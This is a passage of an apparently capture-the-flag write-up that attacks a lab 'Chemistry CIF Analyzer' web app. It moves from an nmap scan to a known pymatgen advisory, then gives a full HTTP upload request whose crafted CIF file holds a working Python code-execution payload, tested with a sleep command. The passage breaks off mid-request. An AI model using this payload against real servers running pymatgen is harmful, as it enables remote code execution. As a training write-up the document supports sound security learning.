

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ tcpscan 10.129.145.254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 11:27 IST
Nmap scan report for 10.129.145.254
Host is up (0.45s latency).
Not shown: 64842 closed tcp ports (reset), 691 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Sun, 20 Oct 2024 05:59:30 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data con
tained within.</p>
```


2) Checked the website



Chemistry CIF Analyzer

Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.

Login Register



Dashboard

Please provide a valid CIF file. An example is available here


Choose File No file chosen

Upload


Your Structures

Filename	Actions

Logout



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ls
example.cif

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat example.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$
```



10.129.145.254:5000/structure/94c4a660-1e65-44fc-a6bc-6f8c9a10abf5

Chemistry - CIF Data

Formula: H1 O1

Lattice Parameters

a	10.0
b	10.0
c	10.0
α (alpha)	90.0
β (beta)	90.0
γ (gamma)	90.0
Volume	1000.0
Density	0.09327413990998862

Atomic Sites


Label	x	y	z
H	0.0	0.0	0.0
O	0.5	0.5	0.5

https://www.ccdc.cam.ac.uk/media/MoreInformationAboutCIFsyntax.pdf

Vulnerability Assessment

1) Found a related cve
https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f


2) Confirmed it



```
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.145.254:5000
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPR4moAJpTl9jPT6Y
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.145.254:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwlzrsNwzAMANFdVKcgxY9IL2PIEomkteMqy05x4AE09z5lzT20Z1ne-xmPsr5mWQp7QJ_ImFzdgSu4CuggsWRH
VuuKooLoJhqAAEibQAerfci0TIFWzVDVJ22hzYJIvE1u7Bn_QRtotTJn68pCPqX6oM2upFyQ84j91qCU7w-32yw0.
ZxSjiw.U_DZcg2D_4m2V7c48I4Syfjj66s
Connection: keep-alive

------WebKitFormBoundaryPR4moAJpTl9jPT6Y
Content-Disposition: form-data; name="file"; filename="payload.cif"
Content-Type: application/octet-stream

data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("sleep
 15");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "

------WebKitFormBoundaryPR4moAJpTl9jPT6Y--
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.0.3 Python/3.9.5
Date: Sun, 20 Oct 2024 07:21:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /dashboard
Vary: Cookie
Connection: close

<!doctype html>
<html lang=en>
    <title>
        Redirecting...
    </title>
    <h1>
        Redirecting...
    </h1>
    <p>
        You should be redirected automatically to the target URL: <a href="/dashboard">
            /dashboard
        </a>
        . If not, click the link.
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	1
Request headers	13
Response headers	7




```
GET /structure/760dc088-532c-4abd-a745-344f416ef174 HTTP/1.1
Host: 10.129.145.254:5000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.145.254:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwlzrsNwzAMANFdVKcgxY9IL2PIEomkteMqy05x4AE09z5lzT2OZ1ne-xmPsr5mWQp7QJ_ImFzdgSu4CuggsWRH
